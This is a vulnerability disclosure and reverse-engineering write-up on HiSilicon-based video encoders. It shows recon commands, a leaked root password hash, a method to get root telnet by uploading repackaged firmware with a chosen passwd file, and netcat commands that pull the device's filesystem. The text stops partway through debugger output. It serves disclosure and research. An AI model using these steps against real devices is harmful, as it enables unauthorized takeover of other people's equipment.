
Backdoors and other vulnerabilities in HiSilicon based hardware video encoders

15 Sep 2020



This article discloses critical vulnerabilities in IPTV/H.264/H.265 video encoders based on HiSilicon hi3520d hardware. The vulnerabilities exist in vendor application software running on these devices. All vulnerabilities are exploitable remotely and can lead to sensitive information exposure, denial of service, and remote code execution resulting in full takeover of the device. With multiple vendors affected, and no complete fixes at the time of the publication, these encoders should only be used on fully trusted networks behind firewalls. I hope that my detailed write-up serves as a guide for more security research in the IoT world.

Summary

The following vulnerabilities were identified:

- Critical
    - Full admin interface access via backdoor password (CVE-2020-24215)
    - root access via telnet (CVE-2020-24218)
    - Arbitrary file disclosure via path traversal (CVE-2020-24219)
    - Unauthenticated file upload (CVE-2020-24217)
        - Arbitrary code execution via malicious firmware upload
        - Arbitrary code execution via command injection
- High
    - Denial of service via buffer overflow (CVE-2020-24214)
- Medium
    - Unauthorized RTSP video stream access (CVE-2020-24216)

See CERT/CC vulnerability note VU#896979

During my research I had physical access to several devices from the following vendors: URayTech, J-Tech Digital, and Pro Video Instruments. I performed my research initially on URayTech, then confirmed vulnerabilities in the other two vendors.

There is at least a dozen of different vendors that manufacture and sell very similar devices. By analyzing product documentation and firmware update packages, I've got a high level of confidence those devices were also affected by most, if not all, vulnerabilities listed here. Here is an [incomplete] list of these additional vendors: *Network Technologies Incorporated (NTI)*, *Oupree*, *MINE Technology*, *Blankom*, *ISEEVY*, *Orivision*, WorldKast/procoder, Digicast

It is my understanding that most of these devices are intended to be used behind NAT/firewall. However, I was able to utilize shodan.io to identify several hundred devices on the public internet, all likely to be exploitable by an anonymous remote attacker.

Background

Hardware video encoders are used for video streaming over IP networks. They convert raw video signals (such as analog, SDI, HDMI) to H.264 or H.265 streams and send them to a video distribution network (YouTube, Twitch, Facebook,...) or let the users watch the video directly via RTSP, HLS, etc. Normally, these encoders have a web interface to allow the administrator to configure networking, encoding parameters, streaming options, and so on. Many such devices on the market today are based on HiSilicon (a Huawei brand) hi3520d ARM SoC running a special Linux distribution called HiLinux, with a set of user-space utilities and a custom web application on top.

Security research on HiSilicon devices has been done in the past. Here are some existing publications:

- Root shell in IP cameras (in Russian) by Vladislav Yarmak, 2013. The research uncovered the root password allowing root shell access over telnet.
- HiSilicon DVR hack by Istvan Toth, 2017. This research targeted DVR/NVR devices, and uncovered a root shell access with elevated privileges, a backdoor password, a file disclosure via path traversal, and an exploitable buffer overflow.
- Full disclosure: 0day vulnerability (backdoor) in firmware for Xiaongmai-based DVRs, NVRs and IP cameras by Vladislav Yarmak. This research uncovered a very interesting "port knocking" backdoor allowing a remote attacker to start the telnet, and then log in with one of the several known passwords.


While the streaming video encoders may share the same hardware architecture and the underlying Linux system with the above devices, my research targets the **admin web application specific to the video encoders** and does not overlap with the prior work.

Hardware

Here is a few pictures of one of the devices I had an opportunity to test.

Physical ports

Top cover off. The right side, from top to bottom: LAN, HDMI out, reset, HDMI in, LEDs, audio in



Let's plug this thing in, connect to network, and start exploring!

Network recon

A simple `nmap` scan reports the following open ports:

```
$ nmap -p 1-65535 encoder
...
PORT     STATE SERVICE
23/tcp   open  telnet
80/tcp   open  http
554/tcp  open  rtsp
1935/tcp open  rtmp
5150/tcp open  atmp
8086/tcp open  d-s-n
8554/tcp open  rtsp-alt
9588/tcp open  unknown
```


23 - telnet

Telnet displays the login prompt, but the password is unknown at this point:

```
(none) login:
```

80, 8086 - web application

Both ports serve the main admin web interface. The default credentials are **admin/admin**



The login prompt suggests basic HTTP authentication, but this is actually digest authentication. The following header is returned by the application:


```
WWW-Authenticate: Digest qop="auth", ...
```

and the browser authenticates with:


```
Authorization: Digest username="admin", ...
```

(as I will demonstrate below, digest is not the only authentication method supported by the application)

After logging in, the user sees a simple web interface.



Note that vendors customize the interface, and your device can display something completely different, such as:



However, the underlying functionality (the web API calls) are all the same regardless of the UI.

There are several sections where the administrator can perform various tasks such as setting up the network, adjusting encoder parameters, uploading images to overlay the video, upgrading the firmware, and so on.

554, 8554 - RTSP

RTSP stands for Real Time Streaming Protocol. If it's enabled, one can watch the video stream directly from the encoder.

```
$ curl -i rtsp://encoder:554
RTSP/1.0 200 OK
CSeq: 1
Server: Server Version 9.0.6
Public: OPTIONS, DESCRIBE, PLAY, SETUP, SET_PARAMETER, GET_PARAMETER,
TEARDOWN
```

1935 - RTMP


Real Time Messaging Protocol, another way to deliver video

5150 - serial to TCP

Mysterious service. `netcat` connects but the server does not seem to react to any input

```
$ nc -v encoder 5150
Connection to encoder 5150 port [tcp/*] succeeded!
foo
bar
...
```

This initially puzzled me, but when playing with devices from other vendors I noticed that some firmwares allowed control over this port:



9588 - another web server


This one is `nginx`, but not exactly clear what it is for.

```
$ curl -i http://encoder:9588
HTTP/1.1 200 OK
Server: nginx/1.6.0
Date: Thu, 22 Mar 2018 14:28:13 GMT
Content-Type: text/html
Content-Length: 612
Last-Modified: Wed, 05 Dec 2018 10:58:31 GMT
Connection: keep-alive
ETag: "5c07af57-264"
Accept-Ranges: bytes

<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
...
```

Firmware analysis

Clicking around the web interface, I noticed the backup feature:



I immediately went ahead and backed up (i.e. downloaded) both the firmware and the configuration.

Content

The firmware backup is a RAR archive that can be easily unpacked:

```
$ file up.rar
up.rar: RAR archive data, v4, os: Win32

$ mkdir up
$ cd up
$ unrar ../up.rar
...
```

Here is the directory structure:

```
$ tree -d
.
├── disk
├── ko
│   └── extdrv
├── lib
├── nginx
│   ├── conf
│   ├── html
│   ├── logs
│   └── sbin
└── web
    ├── css
    ├── images
    ├── js
    └── player
        └── icons
```

- `disk` : empty
- `ko` : kernel modules (device drivers)
- `lib` : empty
- `nginx` : nginx executables and configuration
- `web` : static content (html, js, css...)

The most important things are in the root of the archive:

```
$ ls -l
total 12756
-rw------- 1 root root     307 Jul 14 08:31 box.ini
-rw------- 1 root root 6533364 Jul 14 08:31 box.v400_hdmi
drwx------ 2 root root    4096 Jul 14 08:31 disk
-rw------- 1 root root 2972924 Jul 14 08:31 font.ttf
-rw------- 1 root root 1570790 Jul 14 08:31 hostapd
-rw------- 1 root root    1847 Jul 14 08:31 hostapd.conf
drwx------ 3 root root    4096 Jul 14 08:31 ko
drwx------ 2 root root    4096 Jul 14 08:31 lib
drwx------ 6 root root    4096 Jul 14 08:31 nginx
-rw------- 1 root root 1382400 Jul 14 08:31 nosig.yuv
-rw------- 1 root root      38 Jul 14 08:31 passwd
-rw------- 1 root root  211248 Jul 14 08:31 png2bmp
-rw------- 1 root root   19213 Jul 14 08:30 remserial
-rw------- 1 root root    6624 Jul 14 08:30 reset
-rw------- 1 root root     968 Jul 14 08:30 run
-rw------- 1 root root     878 Jul 14 08:30 udhcpc.script
-rw------- 1 root root     191 Jul 14 08:30 udhcpd.conf
drwx------ 6 root root    4096 Jul 14 08:31 web
-rw------- 1 root root   39166 Jul 14 08:31 wpa_cli
-rw------- 1 root root  264069 Jul 14 08:31 wpa_supplicant
```

In addition to some general utilities (`hostapd` , `png2bmp` , `remserial` , `wpa_cli` , `wpa_supplicant`) it contains the custom web application `box.v400_hdmi` which is a compiled binary:

```
$ file box.v400_hdmi
box.v400_hdmi: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV),
dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
```

This executable is the primary target of my research, and all the vulnerabilities were found in it.

Password file and telnet access

The firmware includes `passwd` file which is a standard Linux password file:

```
$ cat passwd
root:9yVwSCpfKcYJg:0:0::/root:/bin/sh
```

My initial thought was to crack the password by conventional means, but after thinking about it I had a better idea. The password file is copied to the system by the `run` script, right before the main application is launched:

```
$ cat -n run
...
    66  cp /tmp/passwd /etc/
    67
    68  cd /tmp/
    69  ./reset &
    70  ./box.v400_hdmi
```

To my understanding this `run` script executes upon device boot, so all I need to do is following:

1. Generate my own `passwd`
2. Repackage the firmware
3. Upload the firmware to the device
4. Reboot
5. Try telnet with my own password


Generating a password hash is easy with `openssl passwd` command. Let's set the password to "root":

```
$ openssl passwd -crypt root
5RRcUw5UocPOY
```

My new `passwd` looks like this:

```
root:5RRcUw5UocPOY:0:0::/root:/bin/sh
```

I use WinRAR on a Windows VM to repackage the firmware, to be consistent with the original firmware that reported a downlevel archive version 4 and Win32 platform. I specify RAR 4 in WinRAR's parameters:



I upload the "new" firmware to the device via the web interface, reboot, and voila:

```
$ telnet encoder
Trying 10.7.7.51...
Connected to encoder.
Escape character is '^]'.

(none) login: root
Password: root
Welcome to HiLinux.
None of nfsroot found in cmdline.
~ #
```

Local recon

Now that I have full root access to the device, I can dump all sorts of stuff.

The base system

```
~ # dmesg
Booting Linux on physical CPU 0x0
Initializing cgroup subsys cpu
Linux version 3.18.20 (root@ubuntu1604x32) (gcc version 4.9.4 20150629
(prerelease) (Hisilicon_v500_20180120) ) #4 SMP Tue Jan 8 15:43:51 CST
2019
CPU: ARMv7 Processor [410fc075] revision 5 (ARMv7), cr=10c5387d
CPU: PIPT / VIPT nonaliasing data cache, VIPT aliasing instruction cac
he
Machine model: Hisilicon HI3520DV400 DEMO Board
...
```

HiSilicon (a Huawei brand) is a Chinese manufacturer of specialized video hardware for IP cameras, NVRs, video over IP, and other devices. Their hi3520d is a popular SoC for different kinds of such devices. They run a specialized Linux distro called HiLinux.

Processes

```
~ # ps
PID USER TIME COMMAND
  1 root 0:01 init
  ... bunch of kernel stuff ...
 53 root 0:00 {rcS} /bin/sh /etc/init.d/rcS
 66 root 0:00 udevd --daemon
101 root 0:00 {load} /bin/sh ./load
113 root 0:00 telnetd
116 root 0:00 {run} /bin/sh ./run
212 root 0:00 udevd --daemon
213 root 0:00 udevd --daemon
227 root 0:00 {nginx} nginx: master process /tmp/nginx/sbin/nginx -p /
tmp/nginx/
228 root 0:00 ./reset
229 root 3:59 {main} ./box.v400_hdmi
230 root 0:09 nginx: worker process
245 root 0:12 [RTW_CMD_THREAD]
252 root 0:28 ./wpa_supplicant -Dwext -iwlan0 -c /tmp/wpa_supplicant.c
onf -d -B
261 root 0:00 ./remserial -p 5150 -s 9600 raw /dev/ttyAMA1
```

Looking at this list, one can sort of reconstruct the loading sequence for the main web application: `rcS → load → run → box.v400_hdmi`

Indeed:

```
/ # cat /etc/init.d/rcS
...
cd /box/
chmod 777 ./load
./load


/ # cat /box/load
...
cd /tmp/
```

```
chmod 777 ./run
./run
```

```
/ # cat /tmp/run
...
cd /tmp/
./reset &
./box.v400_hdmi
```

By manipulating these scripts, I could alter the boot flow, which was quite handy during reverse engineering and debugging later on. I modified `/box/load` to set a static IP address on my subnet, and commented out the execution of `run` script. This way I could have a clean shell after reboot where I could start the executable(s) I wanted the way I wanted.

Ports

```
~ # netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address  Foreign Address State   PID/Program
name
tcp        0      0 0.0.0.0:8554   0.0.0.0:*       LISTEN  229/box.v40
0_hdmi
tcp        0      0 0.0.0.0:554    0.0.0.0:*       LISTEN  229/box.v40
0_hdmi
tcp        0      0 0.0.0.0:1935   0.0.0.0:*       LISTEN  227/
tcp        0      0 0.0.0.0:80     0.0.0.0:*       LISTEN  229/box.v40
0_hdmi
tcp        0      0 0.0.0.0:9588   0.0.0.0:*       LISTEN  227/
tcp        0      0 0.0.0.0:8086   0.0.0.0:*       LISTEN  229/box.v40
0_hdmi
tcp        0      0 0.0.0.0:5150   0.0.0.0:*       LISTEN  261/remseri
al
tcp        0      0 :::23          :::*            LISTEN  113/telnetd
udp        0      0 0.0.0.0:52579  0.0.0.0:*               229/box.v40
0_hdmi
udp        0      0 0.0.0.0:20080  0.0.0.0:*               229/box.v40
0_hdmi
udp        0      0 0.0.0.0:20081  0.0.0.0:*               229/box.v40
0_hdmi
udp        0      0 0.0.0.0:20082  0.0.0.0:*               229/box.v40
0_hdmi
udp        0      0 0.0.0.0:20083  0.0.0.0:*               229/box.v40
0_hdmi
udp        0      0 0.0.0.0:3702   0.0.0.0:*               229/box.v40
0_hdmi
udp        0      0 0.0.0.0:34462  0.0.0.0:*               229/box.v40
0_hdmi
```

Here is the answer on who listens on port 5150 - it's `remserial` . Process info one more time:

```
  252 root   0:00 ./remserial -p 5150 -s 9600 raw /dev/ttyAMA1
```

remserial bridges a local serial port and a network port, allowing entities on the network to communicate with the serial port is if they were local on the machine. Hm... this doesn't sound cool. I looked in `dmesg` again and found this:

```
Serial: AMBA PL011 UART driver
12080000.uart: ttyAMA0 at MMIO 0x12080000 (irq = 38, base_baud = 0) is
a PL011 rev2
console [ttyAMA0] enabled
12090000.uart: ttyAMA1 at MMIO 0x12090000 (irq = 39, base_baud = 0) is
a PL011 rev2
120a0000.uart: ttyAMA2 at MMIO 0x120a0000 (irq = 40, base_baud = 0) is
a PL011 rev2
```

I have to admit I'm not a hardware expert but I understand `/dev/ttyAMA?` are interfaces for the device's UART. I searched for the UART specs for this board and found this PDF that *I think* may be helpful but I didn't have much time to pursue this so I still don't know whether this port exposure can be exploited and how. If someone wants to hack this, please do! (let me know what you find)

Dumping the file system

When `sftp` and `rsync` are not available, I like to use `netcat` to pull files from a remote systems. Luckily, `nc` is present on the device.

First, I start a `tar` archive process and pipe its output to `nc` listener on port 1337:

```
~ # cd /
/ # tar cf - bin boot box etc home lib mnt nfsroot opt root sbin share
tmp usr | nc -lp 1337
```

Now, pull the archive to my machine:

```
$ nc -w 1 encoder 1337 > dump.tar
```

Reverse engineering

As I mentioned above, the main application is the executable named `box.v400_hdmi` on this particular device. Other devices may use other names. This app is a real workhorse - it listens on multiple ports, serves the web UI, and performs a bunch of low level tasks behind the scenes.

First, let's see what threads it runs:

```
~ # ps -T | grep v400_hdmi
 229 root   1:56 {main} ./box.v400_hdmi
 233 root   0:25 {disk.writer} ./box.v400_hdmi
 234 root   0:00 {tty_read} ./box.v400_hdmi
 235 root   0:01 {main} ./box.v400_hdmi
 236 root   0:00 {main} ./box.v400_hdmi
 253 root   0:00 {route_check} ./box.v400_hdmi
 254 root   0:00 {accept0_80} ./box.v400_hdmi
 255 root   0:00 {accept1_8086} ./box.v400_hdmi
 256 root   0:26 {mt2st_80} ./box.v400_hdmi
 257 root   0:00 {accept0_554} ./box.v400_hdmi
 258 root   0:00 {accept1_8554} ./box.v400_hdmi
 259 root   0:25 {mt2st_554} ./box.v400_hdmi
 262 root   0:00 {discover} ./box.v400_hdmi
 263 root   0:00 {broadcast} ./box.v400_hdmi
 264 root   0:01 {timer} ./box.v400_hdmi
 265 root   0:00 {SRT:GC} ./box.v400_hdmi
1620 root   0:00 {rtmp0} ./box.v400_hdmi
1621 root   0:00 {hi_Aenc_Get} ./box.v400_hdmi
1622 root   0:00 {hi_Aenc_Get} ./box.v400_hdmi
```

One thread that immediately looks suspicious is `tty_read`. Is this the one that handles `ttyAMA1` via `remserial`? Let's see which processes use the `tty` devices:

```
~ # fuser /dev/ttyAMA1
261
~ # fuser /dev/ttyAMA2
229 252 261
```

Argh... No, this thread seems to handle `ttyAMA2` which is not exposed via `remserial` ... OK, let's move on.

Modifying the boot

I don't necessarily want the target application to start automatically when the device boots while debugging. We can change that by disabling autostart through modifying the `/box/load` script:

```
...
cd /tmp/
ifconfig eth0 10.7.7.51 netmask 255.255.255.0 # add: static IP address
route add default gw 10.7.7.1 dev eth0        # add: default gateway
chmod 777 ./run
#./run                   # comment out
```

Reboot, telnet, and behold a clean HiLinux. Now, let's run the web app manually:

```
/tmp # ./run
chmod: lib/*: No such file or directory
edid is index 0
mmz_start: 0x90000000, mmz_size: 256M
*** Board tools : ver0.0.1_20121120 ***
[debug]: {source/utils/cmdshell.c:167}cmdstr:himm
0x120F00D0: 0x00000001 --> 0x00000000
[END]
*** Board tools : ver0.0.1_20121120 ***
[debug]: {source/utils/cmdshell.c:167}cmdstr:himm
0x121A0400: 0x00000000 --> 0x00000008
[END]
*** Board tools : ver0.0.1_20121120 ***
[debug]: {source/utils/cmdshell.c:167}cmdstr:himm
0x121A0020: 0x00000008 --> 0x00000000
[END]
*** Board tools : ver0.0.1_20121120 ***
[debug]: {source/utils/cmdshell.c:167}cmdstr:himm
0x121A0020: 0x00000000 --> 0x00000008
[END]
*** Board tools : ver0.0.1_20121120 ***
[debug]: {source/utils/cmdshell.c:167}cmdstr:himm
0x12210400: 0x00000000 --> 0x00000007
[END]
*** Board tools : ver0.0.1_20121120 ***
[debug]: {source/utils/cmdshell.c:167}cmdstr:himm
0x12210010: 0x00000004 --> 0x00000000
[END]
*** Board tools : ver0.0.1_20121120 ***
[debug]: {source/utils/cmdshell.c:167}cmdstr:himm
0x12210008: 0x00000002 --> 0x00000002
[END]
*** Board tools : ver0.0.1_20121120 ***
[debug]: {source/utils/cmdshell.c:167}cmdstr:himm
0x12210004: 0x00000000 --> 0x00000001
[END]
*** Board tools : ver0.0.1_20121120 ***
[debug]: {source/utils/cmdshell.c:167}cmdstr:himm
0x120f00f8: 0x00000000 --> 0x00000001
[END]
*** Board tools : ver0.0.1_20121120 ***
[debug]: {source/utils/cmdshell.c:167}cmdstr:himm
0x120f00fc: 0x00000000 --> 0x00000001
```

```
[END]
*** Board tools : ver0.0.1_20121120 ***
[debug]: {source/utils/cmdshell.c:167}cmdstr:himm
0x120f0100: 0x00000000 --> 0x00000001
[END]
*** Board tools : ver0.0.1_20121120 ***
[debug]: {source/utils/cmdshell.c:167}cmdstr:himm
0x120f0104: 0x00000000 --> 0x00000001
[END]
width_height_same_as_input(0):1 1920 1080
venc_fps:30 vi_fps:30
width_height_same_as_input(1):0 1280 720
venc_fps:30 vi_fps:30
width_height_same_as_input(2):0 640 360
venc_fps:30 vi_fps:30
width_height_same_as_input(3):0 640 360
venc_fps:30 vi_fps:30
date -s 2018.03.22-22:22:22
Thu Mar 22 22:22:22 ABC 2018
ifconfig eth0 10.7.7.51 netmask 255.255.255.0
route del default gw 0.0.0.0 dev eth0
route: SIOCDELRT: No such process
route add default gw 10.7.7.1 dev eth0
nameserver 8.8.8.8
nameserver 8.8.4.4
Initializing interface 'wlan0' conf '/tmp/wpa_supplicant.conf' driver
'wext' ctrl_interface 'N/A' bridge 'N/A'
Configuration file '/tmp/wpa_supplicant.conf' -> '/tmp/wpa_supplicant.
conf'
Reading configuration file '/tmp/wpa_supplicant.conf'
ctrl_interface='/var/run/wpa_supplicant'
Priority group 0
   id=0 ssid='88888888'
Initializing interface (2) 'wlan0'
SIOCGIWRANGE: WE(compiled)=22 WE(source)=16 enc_capa=0xf
  capabilities: key_mgmt 0xf enc 0xf flags 0x0
ioctl[SIOCSIWAP]: Operation not permitted
WEXT: Operstate: linkmode=1, operstate=5
Own MAC address: 7c:a7:b0:40:95:48
wpa_driver_wext_set_wpa
wpa_driver_wext_set_key: alg=0 key_idx=0 set_tx=0 seq_len=0 key_len=0
wpa_driver_wext_set_key: alg=0 key_idx=1 set_tx=0 seq_len=0 key_len=0
wpa_driver_wext_set_key: alg=0 key_idx=2 set_tx=0 seq_len=0 key_len=0
wpa_driver_wext_set_key: alg=0 key_idx=3 set_tx=0 seq_len=0 key_len=0
wpa_driver_wext_set_countermeasures
wpa_driver_wext_set_drop_unencrypted
RSN: flushing PMKID list in the driver
Setting scan request: 0 sec 100000 usec
EAPOL: SUPP_PAE entering state DISCONNECTED
EAPOL: KEY_RX entering state NO_KEY_RECEIVE
EAPOL: SUPP_BE entering state INITIALIZE
EAP: EAP entering state DISABLED
Using existing control interface directory.
ctrl_iface bind(PF_UNIX) failed: Address already in use
ctrl_iface exists, but does not allow connections - assuming it was le
ftover from forced program termination
Successfully replaced leftover ctrl_iface socket '/var/run/wpa_supplic
ant/wlan0'
Added interface wlan0
Daemonize..
http:80
rtsp_udp_bind_port:20080
http:554
width_height_same_as_input(0):1 1920 1080
venc_fps:30 vi_fps:30
width_height_same_as_input(1):0 1280 720
venc_fps:30 vi_fps:30
width_height_same_as_input(2):0 640 360
venc_fps:30 vi_fps:30
width_height_same_as_input(3):0 640 360
venc_fps:30 vi_fps:30
HI_AACENC_VERSION=HiBVT_AACENC_V2.0.0.0
HI_AACENC_VERSION=HiBVT_AACENC_V2.0.0.0
BlkTotalSize:107Mbyte
pool id:1, phyAddr:96d3c000,virAddr:ae3c7000
[HI35XXX_COMM_VPSS_Start]-128: HI_MPI_VPSS_CreateGrp failed with 0xfff
fffff!
[StartVi]-272: start vpss failed!
[SetVpssMode]-102: get Vpss chn mode failed!
vi:30 -> venc:30, bitrate:2800
[SetRcParam]-431: HI_MPI_VENC_GetRcParam err 0xffffffff
```

The application prints a lot of information to the console. I'm sure this will be very handy during reverse engineering and debugging!

The `run` script does some prep work before launching `box.v400_hdmi`. Let's see if we can just run the application alone. Reboot again and do this:

```
/tmp # ./box.v400_hdmi
wlan0: Get Local MAC Fail!(ioctl)
width_height_same_as_input(0):1 1920 1080
venc_fps:30 vi_fps:30
width_height_same_as_input(1):0 1280 720
venc_fps:30 vi_fps:30
width_height_same_as_input(2):0 640 360
venc_fps:30 vi_fps:30
width_height_same_as_input(3):0 640 360
venc_fps:30 vi_fps:30
date -s 2018.03.22-22:22:22
Thu Mar 22 22:22:22 ABC 2018
open /dev/hi_rtc failed
ifconfig eth0 10.7.7.51 netmask 255.255.255.0
route del default gw 0.0.0.0 dev eth0
route: SIOCDELRT: No such process
route add default gw 10.7.7.1 dev eth0
nameserver 8.8.8.8
nameserver 8.8.4.4
```

```
http:80
rtsp_udp_bind_port:20080
http:554
```

It works! I guess it won't stream any video but that's OK for now. All I'm interested in at this point is connecting a debugger and exploring the program.

Remote debugging

When reverse engineering binaries, I want to understand what's exactly happening at runtime. In other words, I need to be able to run the target program in a debugger.

To debug the program on ARM, I need to get `gdbserver` for ARM with the corresponding `gdb` for my Linux workstation. The best way to do it is to download and compile Buildroot toolchain. I've downloaded the latest, unpacked, and ran `make menuconfig`. I needed to change the following options from their defaults:

- Target options
  - Target architecture
    - ARM (little endian) ... [obvious]
- Build options
  - libraries
    - static only ... [so gdbserver doesn't depend on any shared libraries]
- Toolchain
  - Enable WCHAR support ... [for gdb]
  - Thread library debugging ... [for gdb]
  - Enable C++ support ... [for gdb]
  - Build cross gdb for the host ... [yes!]
    - Python support ... [for GEF - will explain later]
- Target packages
  - Debugging, profiling and benchmark
    - gdb
      - gdbserver ... [need this for the target rather than the full debugger]

Save the config and run `make`. If everything goes well (i.e. you had all the prerequisites before compiling), your toolchain will be available in 10-15 minutes. Of course, we are not interested in the full toolchain, we just need the debugger stuff.

Telnet to the encoder and start netcat listener for file transfer:

```
~ # nc -lp 1337 > gdbserver
```

On my workstation:

```
buildroot$ nc -w 1 encoder 1337 < ./output/target/usr/bin/gdbserver
```

Now back to the encoder:

```
~ # chmod +x gdbserver
~ # ./gdbserver --attach :2345 `pidof box.v400_hdmi`
Attached; pid = 107
Listening on port 2345
```

and back to workstation:

```
buildroot$ output/host/usr/bin/arm-linux-gdb -q -x output/staging/usr/
share/buildroot/gdbinit ../up-187W5-V4/box.v400_hdmi
Reading symbols from ../up-187W5-V4/box.v400_hdmi...(no debugging symb
ols found)...done.

(gdb) target remote encoder:2345
Remote debugging using encoder:2345
warning: Could not load shared library symbols for 8 libraries, e.g. /
lib/libpthread.so.0.
Use the "info sharedlibrary" command to see the complete listing.
Do you need "set solib-search-path" or "set sysroot"?
warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.
0x0002cf4c in ?? ()

(gdb)
```

Good. However, vanilla GDB is not very useful for reverse engineering. Luckily, there are some add-ons that make a hacker's life much easier. One of them is GEF. I've never used it before so I decided to give it a try. Unfortunately, GEF is based on Python3 but the buildroot debugger for ARM EABI only supports Python2. Fortunately, pytnon2-based GEF-legacy is available, and that's what I'm going to use.

```
buildroot$ wget -O gef-legacy.py https://raw.githubusercontent.com/hug
sy/gef-legacy/master/gef.py

buildroot$ echo source $PWD/gef-legacy.py >> output/staging/usr/share/
```

```
buildroot/gdbinit

buildroot$ output/host/usr/bin/arm-linux-gdb -q -x output/staging/usr/
share/buildroot/gdbinit ../up-187W5-V4/box.v400_hdmi
Reading symbols from ../up-187W5-V4/box.v400_hdmi...(no debugging symb
ols found)...done.
GEF for linux ready, type `gef' to start, `gef config' to configure
75 commands loaded for GDB 8.2.1 using Python engine 2.7
[*] 5 commands could not be loaded, run `gef missing` to know why.

gef> target remote encoder:2345
Remote debugging using encoder:2345
warning: Could not load shared library symbols for 8 libraries, e.g. /
lib/libpthread.so.0.
Use the "info sharedlibrary" command to see the complete listing.
Do you need "set solib-search-path" or "set sysroot"?
warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.
0x0002cf4c in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]
------------------------------------------------------------ registers ---
-
$r0  : 0xff
$r1  : 0x2
$r2  : 0xb6f397b0 -> 0xb6f39e68 -> 0x00000000
$r3  : 0xff
$r4  : 0xbefaaf40 -> "./box.v400_hdmi"
$r5  : 0x0001b570 -> 0xe1a0c00d
$r6  : 0xbefaacc0 -> 0x00000000
$r7  : 0x8
$r8  : 0x0
$r9  : 0x0
$r10 : 0xb6f3b2b0 -> 0x00016210 -> "dout"
$r11 : 0x0
$r12 : 0xb6f397b0 -> 0xb6f39e68 -> 0x00000000
$sp  : 0xbefaac60 -> 0xbefaac8c -> 0xbefaacc0 -> 0x00000000
$lr  : 0x00061440 ->  subs r4,  r0,  #0
$pc  : 0x0002cf4c ->  b 0x2cf4c
$cpsr: [thumb fast interrupt overflow CARRY zero negative]
------------------------------------------------------------------ stack ---
-
0xbefaac60|+0x0000: 0xbefaac8c -> 0xbefaacc0 -> 0x00000000      <-$sp
0xbefaac64|+0x0004: 0xb6f27088 -> 0xe2508000
0xbefaac68|+0x0008: 0x00000000
0xbefaac6c|+0x000c: 0xb6f2804c -> 0xe5965000
0xbefaac70|+0x0010: 0xff927217
0xbefaac74|+0x0014: 0xbefaaf40 -> "./box.v400_hdmi"
